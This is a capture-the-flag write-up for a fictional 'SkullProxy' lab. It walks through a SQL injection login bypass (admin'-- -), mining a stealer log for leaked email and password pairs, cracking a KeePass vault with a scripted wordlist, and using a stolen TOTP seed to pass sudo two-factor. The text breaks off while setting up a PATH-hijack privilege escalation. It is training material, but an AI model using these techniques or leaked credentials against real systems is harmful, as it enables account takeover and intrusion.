
#	Answer
Flag 1 : Revenue split	`70/30`
Flag 2 : Affiliate panel	`https://panel.skullproxy.ctf/login`

Mission 5 : Into the Panel

Category: Web Exploitation / SQL Injection **Flags:** 2

Brief

The affiliate-panel URL resolves to a login form with no credentials. Bypass it (do not brute force) and land as the owner.




The SkullProxy affiliate-panel login

Exploitation : SQL injection auth bypass


The username field is injectable. Supplying a username that comments out the password check authenticates as that literal user , the first/owner account:

```
Username: admin'-- -
Password: (anything)
```



Signed in as vor_admin · OWNER — bypass successful

The Settings → Panel Configuration page exposes the owner account and its personal recovery address ,the pivot into Missions 6 and 7.



Settings — owner account vor_admin and recovery address

Flags

#	Answer
Q1 : Panel account (owner)	`vor_admin`
Q2 : Recovery address	`ebogachev@protonmail.com`


Lesson: comment-truncation SQLi (admin'-- -) still defeats hand-rolled auth. Parameterized queries stop it entirely.

Mission 6 : Unmasking the Operator

Category: OSINT / Credential-Exposure Search **Flags:** 2

Brief

Run the recovered recovery address through a Flare-style stealer-log / breach search to surface the operator's own infected-device record, then read his personal credentials and the exact infection time.




Flare Global Search — the operator's own infected-device record

The device dumped 53 saved credentials. Q1 is the line whose host is account.proton.me (ignore look-alike rows). Q2 is the Content tab's “Estimated Infected At” , a stealer log timestamps when the malware ran, down to the second (the event-published time is a decoy).

ogin	slavik8@proton.me	PLmqbeknr44uba2n8ck7ck@
https://vpn.sn/ru/login	ebogachev@protonmail.com	Anapa1980!Lucky
https://www.xmpp.jp/signup	luckyslavik	QZmkvxNfTdTqBK2p
https://bitly.com/a/sign_in	lucky12345@gmail.com	uKpqNZWLb7VmT
https://www.mediafire.com/login/	lucky12345@gmail.com	uKpqNZWLb7VmT
https://www.mediafire.com/login/	slavik11@protonmail.com	K2mV5rzT9NpaJQc
https://account.proton.me/login	ebogachev@protonmail.com	Anapa1980!Lucky

The unmasked credentials , the Proton login line is the target



Content tab — Estimated Infected At (the true infection moment)

Flags

#	Answer
Q1 : Email:password pair	`ebogachev@protonmail.com:Anapa1980!Lucky`
Q2 : Infection time	`10/28/2023 10:44:17 AM`

> *Lesson: operators get infected too. The man running the infrastructure was caught by the exact tooling he profits from.*

Mission 7 : The Vault

Category: Offline Password Cracking **Flags:** 3

Brief

The stealer log grabbed the operator's files too, including his KeePass vault (Vault.kdbx). Crack it offline and recover the private C2 credentials.

Step 1: Build a wordlist from his own leaked passwords

The vault is KDBX4 / Argon2 (deliberately slow), so blind brute force is painful. Instead, seed the wordlist with the passwords the same stealer log already captured from his browser , people reuse passwords.

```
grep '^Password:' Passwords.txt | sed 's/Password: //' > candidate-passwords.txt
```

Step 2: keepass2john can't read KDBX4

The classic keepass2john + John route fails on Kali: the packaged keepass2john is too old for the modern KDBX4 format (internally version 0x40000), so it emits an empty hash and John loads nothing.

```
┌──(kali㉿kali)-[~/Documents]
└─$ grep '^Password:' /home/kali/Downloads/RU_Anapa_ebogachev_2023-10-28/Passwords.txt | sed 's/Password: //' > /home/kali/Downloads/candidate-passwords.txt

┌──(kali㉿kali)-[~/Documents]
└─$ keepass2john "/home/kali/Downloads/RU_Anapa_ebogachev_2023-10-28/FileGrabber/C/Users/slavik/Documents/KeePass/Vault.kdbx" > /home/kali/Downloads/hash.txt
john --wordlist=/home/kali/Downloads/candidate-passwords.txt /home/kali/Downloads/hash.txt
john --show /home/kali/Downloads/hash.txt
! /home/kali/Downloads/RU_Anapa_ebogachev_2023-10-28/FileGrabber/C/Users/slavik/Documents/KeePass/Vault.kdbx : File version '40000' is currently not supported!
Created directory: /home/kali/.john
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
0 password hashes cracked, 0 left
```

keepass2john: “File version '40000' is currently not supported” , the classic route is dead on Kali

Step 3: Crack it with pykeepass

pykeepass fully supports KDBX4 and runs the real Argon2 KDF per guess. A short loop tries each candidate and stops the moment one opens the vault.

```
python3 -c '
from pykeepass import PyKeePass
V="...FileGrabber/C/Users/slavik/Documents/KeePass/Vault.kdbx"
for pw in open("candidate-passwords.txt"):
    pw=pw.strip()
    try: PyKeePass(V, password=pw); print("[+] CRACKED:", pw); break
    except Exception: pass
'
```


```
┌──(kali㉿kali)-[~/Documents]
└─$ pip install pykeepass --break-system-packages 2>/dev/null || sudo apt install -y python3-pykeepass

python3 -c '
from pykeepass import PyKeePass
V="/home/kali/Downloads/RU_Anapa_ebogachev_2023-10-28/FileGrabber/C/Users/slavik/Documents/KeePass/Vault.kdbx"
for pw in open("/home/kali/Downloads/candidate-passwords.txt"):
    pw=pw.strip()
    try:
        PyKeePass(V, password=pw)
        print("[+] CRACKED — master password:", pw); break
    except Exception:
        pass
else:
    print("[-] not found in wordlist")
'
Defaulting to user installation because normal site-packages is not writeable
Collecting pykeepass
  Downloading pykeepass-4.2.0-py3-none-any.whl.metadata (6.6 kB)
Requirement already satisfied: pyotp≥2.9.0 in /usr/lib/python3/dist-packages (from pykeepass) (2.9.0)
Collecting importlib-metadata (from pykeepass)
  Downloading importlib_metadata-9.0.1-py3-none-any.whl.metadata (4.5 kB)
Collecting construct≥2.10.53 (from pykeepass)
  Downloading construct-2.10.70-py3-none-any.whl.metadata (4.2 kB)
Requirement already satisfied: argon2_cffi≥18.1.0 in /usr/lib/python3/dist-packages (from pykeepass) (25.1.0)
Requirement already satisfied: pycryptodomex≥3.6.2 in /usr/lib/python3/dist-packages (from pykeepass) (3.20.0)
Requirement already satisfied: lxml in /usr/lib/python3/dist-packages (from pykeepass) (6.1.0)
Requirement already satisfied: argon2-cffi-bindings in /usr/lib/python3/dist-packages (from argon2_cffi≥18.1.0→pykeepass) (25.1.0)
Requirement already satisfied: cffi≥1.0.1 in /usr/lib/python3/dist-packages (from argon2-cffi-bindings→argon2_cffi≥18.1.0→pykeepass) (2.0.0)
Requirement already satisfied: pycparser in /usr/lib/python3/dist-packages (from cffi≥1.0.1→argon2-cffi-bindings→argon2_cffi≥18.1.0→pykeepass) (3.0)
Requirement already satisfied: zipp≥3.20 in /usr/lib/python3/dist-packages (from importlib-metadata→pykeepass) (3.23.0)
Downloading pykeepass-4.2.0-py3-none-any.whl (56 kB)
Downloading construct-2.10.70-py3-none-any.whl (63 kB)
Downloading importlib_metadata-9.0.1-py3-none-any.whl (27 kB)
Installing collected packages: importlib-metadata, construct, pykeepass
Successfully installed construct-2.10.70 importlib-metadata-9.0.1 pykeepass-4.2.0
[+] CRACKED — master password: qTGmcRWzzL5uHK!
```

The master password falls out of his own leaked passwords: qTGmcRWzzL5uHK!

Step 4: Open the vault & read the C2 entry

Unlock the vault in KeePassXC with the recovered master password. The Infrastructure group holds the “skullproxy private C2” entry (note: “deploy via sudo. do not connect without vpn”). The log also holds an Authenticator extension with an unencrypted TOTP seed labelled “SkullProxy Private C2 sudo” , the key to root in Mission 8.



KeePassXC , the “skullproxy private C2” entry: SSH target, username and password revealed

Flags

#	Answer
Q1: Vault master password	`qTGmcRWzzL5uHK!`
Q2: C2 SSH target	`ssh://ebogachev@100.60.31.30:2222`
Q3: C2 entry password	`QwMeQWFc*M24q##w^#Ja`

Mission 8: The Takedown

Category: Linux Privilege Escalation **Flags:** 2

Brief

Using the vault's C2 credentials, log in, escalate to root, and take the server down. Hint: sudo requires a TOTP token, which lived in a browser extension.

Step 1 : SSH into the C2

Connect with the vault credentials. The operator's note (“do not connect without vpn”) is literal: the box only trusts connections from inside the lab, so a correct password is refused from outside — read the environment before blaming the secret.

```
ssh ebogachev@100.60.31.30 -p 2222    # type 'yes' to trust the key, then the vault password
```

```
┌──(kali㉿kali)-[~/Documents]
└─$ ssh ebogachev@100.60.31.30 -p 2222
The authenticity of host '[100.60.31.30]:2222 ([100.60.31.30]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:EUzHdQHUBdBLArhB90fBfh1HTivCXsDQfbOcx3K+MuQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[100.60.31.30]:2222' (ED25519) to the list of known hosts.
ebogachev@100.60.31.30's password:
Security verifications for SkullProxy Private Operator Server.
Welcome back Bogachev! Please wait a few seconds ...

ebogachev@skp-priv-u3cvgccz:~$
```

Logged in — “Welcome back Bogachev!”

Step 2 : User flag + breadcrumbs

The first flag sits in the home directory; notes.txt explains the admin setup (the deploy sudo rule behind a rotating 2FA code).

```
cat ~/flag.txt      # Q1 user flag:  FLARE{you_l0gg3d_1n_but_c4n_y0u_r00t?}
cat notes.txt       # operator's own notes about 'sudo deploy'
```

Step 3 : What can we run as root?

sudo -l lists our admin rights. It first asks for the 2FA Verification code, which we generate from the seed recovered in Mission 7.

```
┌──(kali㉿kali)-[~]
└─$ oathtool --totp -b MFRGG2LTMVZW63TF
053798
```

Generating the live 6-digit TOTP code from the stolen seed (oathtool)

```
ebogachev@skp-priv-u3cvgccz:~$ sudo -l
Verification code:
Matching Defaults entries for ebogachev on skp-priv-u3cvgccz:
    env_reset, mail_badpass, use_pty, env_keep+=PATH

User ebogachev may run the following commands on skp-priv-u3cvgccz:
    (root) /usr/local/bin/deploy
```

sudo -l — we may run /usr/local/bin/deploy as root, and the rule keeps env_keep+=PATH

Two things on that output are the whole key: we may run deploy as root, and sudo preserves OUR PATH (env_keep+=PATH) instead of resetting it.

Step 4 : Inspect the deploy program

deploy is a compiled binary, not a script — so cat just dumps raw bytes and scrambles the terminal (the GLIBC strings confirm it is an ELF). Run reset to restore the terminal. From its runtime output ("pulling latest working tree") we know it calls git by bare name — that is the flaw we exploit.


GLIBC 2.29 ZN64 LTS
.ABI-
VP
ebogachev@skp-priv-u3cvgccz:~$ 1;2c1;2c1;2c